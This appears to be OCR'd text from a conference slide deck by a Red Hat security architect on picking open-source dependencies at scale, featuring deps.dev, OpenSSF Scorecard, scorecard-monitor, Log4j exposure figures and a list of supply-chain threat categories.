Automating dependency selection with open-source tools at scale


Roman Zhukov
Principal Security Community Architect

DISCLAIMER

The opinions expressed are solely my own and do not necessarily reflect the official views or opinions of my employer.

Red Hat

$100m of value - 5% OSS devs ©



https://www.blackduck.com/resources/analyst-reports/open-source-security-risk-analysis.html

Wait, I don't have that many deps...

open / source / insights

Go module


kubevirt.io/client-go

v1.5.0


Overview | Dependencies | Dependents | Analysis | Compare

Filter dependencies by name, license, security advisory and more

Module
github.com/go-kit/kit v0.13.0
github.com/golang/glog v1.2.1
github.com/golang/mock v1.6.0
github.com/google/gofuzz v1.2.0
github.com/gorilla/websocket v1.5.0
github.com/k8snetworkplumbingwg/network-attachment-definition-client v0.0.0-20191119172530-79f836b90111
github.com/kubernetes-csi/external-snapshotter/client/v4 v4.2.0
github.com/onsi/ginkgo/v2 v2.19.0
github.com/onsi/gomega v1.33.1
github.com/openshift/client-go



https://deps.dev



https://www.explainxkcd.com/wiki/index.php/2347:_Dependency; https://scworld.com

Vulnerable instances of Log4j still being used nearly 3 years later

October 14, 2024


Share

By Dan Raywood

(Adobe Stock)

Editor's note: *This article originally appeared in our sister publication SC Magazine UK.*

Almost three years after the discovery of the Log4Shell vulnerability, 13% of active Log4j installations are running vulnerable versions.



Supply-Chain regulations (like CRA) around the world will demand solid dependency management from us.

https://github.com/ossf/

SW Development is simple (not)

It all starts here

Dependencies

- Application libraries
- Language runtimes
- Universal base images

Code ► **Build** ► **Deploy** ► **Monitor**

Malicious Code
Vulnerabilities
Dependency
Repo Compromise

Malicious Libraries
Unauthorised Code
Unintended Libraries
Compromised Build

Vulnerable Images
Policy Violation
Test Libraries
Unauthorised pkgs

Zero Day CVE Exposure
Configuration
Network Exposure
Compliance

https://www.redhat.com/en/resources/software-supply-chain-security-ebook

Before start coding

Location of victims 24 hours after Darcula's publication on VSC Marketplace

Source: Amit Assaraf | Medium

Images: https://blog.checkpoint.com/;


README | Code of conduct | Apache-2.0 license | Security

KubeVirt


kubevirt Public — Watch 109

main — 77 Branches — 301 Tags — Go to file t — Add file — Code

kubevirt-bot Merge pull request #14145 from ayushpatil2122/issueNilPointer... 9fb3f6e · 12 hours ago 23,968 Commits



KubeVirt is a virtual machine management add-on for Kubernetes. The aim is to provide a common ground for virtualization solutions on top of Kubernetes.



To start using KubeVirt

Try our quickstart at kubevirt.io.

See our user documentation at kubevirt.io/docs.

Once you have the basics, you can learn more about how to run KubeVirt and its newest features by taking a look at:

- KubeVirt blog
- KubeVirt Youtube channel

We are a Cloud Native Computing Foundation incubating project.

CLOUD NATIVE COMPUTING FOUNDATION

Community

If you got enough of code and want to speak to people, then you got a couple of options:

- Follow us on Twitter
- Chat with us on Slack via #virtualization @ kubernetes.slack.com
- Discuss with us on the kubevirt-dev Google Group
- Stay informed about designs and upcoming events by watching our community content

About

Kubernetes Virtualization API and runtime in order to define and manage virtual machines.

kubevirt.io

kubernetes virtualization vms libvirt hacktoberfest

Readme
Apache-2.0 license
Code of conduct
Security policy
Activity
Custom properties
6k stars
109 watching
1.4k forks
Report repository

Releases 281

v1.5.0 Latest
3 weeks ago

+ 280 releases


Packages

No packages published

Contributors 345

Wait, did you say I must do manual reserach for all my dependencies?

github.com/ossf/scorecard



- Represents good ~~security~~ dev practices
- Works with GtHub, GitLab, could be deployed internally
- Available as the badge, UI, CLI, or as GH Action
- Each of 18 individual check returns a score of 0 to 10:
  - “Critical” risk checks = 10; “Low” risk checks =2.5
- Overall Score >= 7 is a generally good repo

Focus on metrics that important for you.

github.com/ossf/scorecard-monitor

Repository	Commit	Score	Date	Score Delta	Report	StepSecurity
nodejs/readable-stream	88df210	6	2025-03-03	0 / Details	View	Fix it
nodejs/node-gyp	b21cf87	5.9	2025-03-03	-0.7 / Details	View	Fix it
nodejs/nan	9585023	6.1	2025-03-03	1.5 / Details	View	Fix it
nodejs/build	c1c96f4	6.3	2025-03-03	0 / Details	View	Fix it
nodejs/diagnostics	adab8d6	5.9	2024-03-19	0 / Details	View	Fix it
nodejs/node	a0139e0	5.8	2025-03-12T22:27:58Z	0.1 / Details	View	Fix it

OpenSSF Scorecard comparator for nodejs/nan

Current Score: 6.1/10 Increased 1.8

Analysis of commits (9585023a) and (ef5a9890)

Date: March 24, 2025

Scorecard version v5.1.1-22-g026dc413 (026dc413)

OpenSSF Scorecard Report Updated! #9

Open github-actions bot opened this issue 33 minutes ago · 0 comments

github-actions bot commented 33 minutes ago

Hello!

There are changes in your OpenSSF Scorecard report.

Please review the following changes and take action if necessary.

Summary

There are changes in the following repositories:

Repository	Commit	Score	Difference	Report Link	StepSecurity Link
UlisesGascon/sweetpgp	199caea	5.6	4	Full Report	Fix it


Report generated by UlisesGascon/openssf-scorecard-monitor.

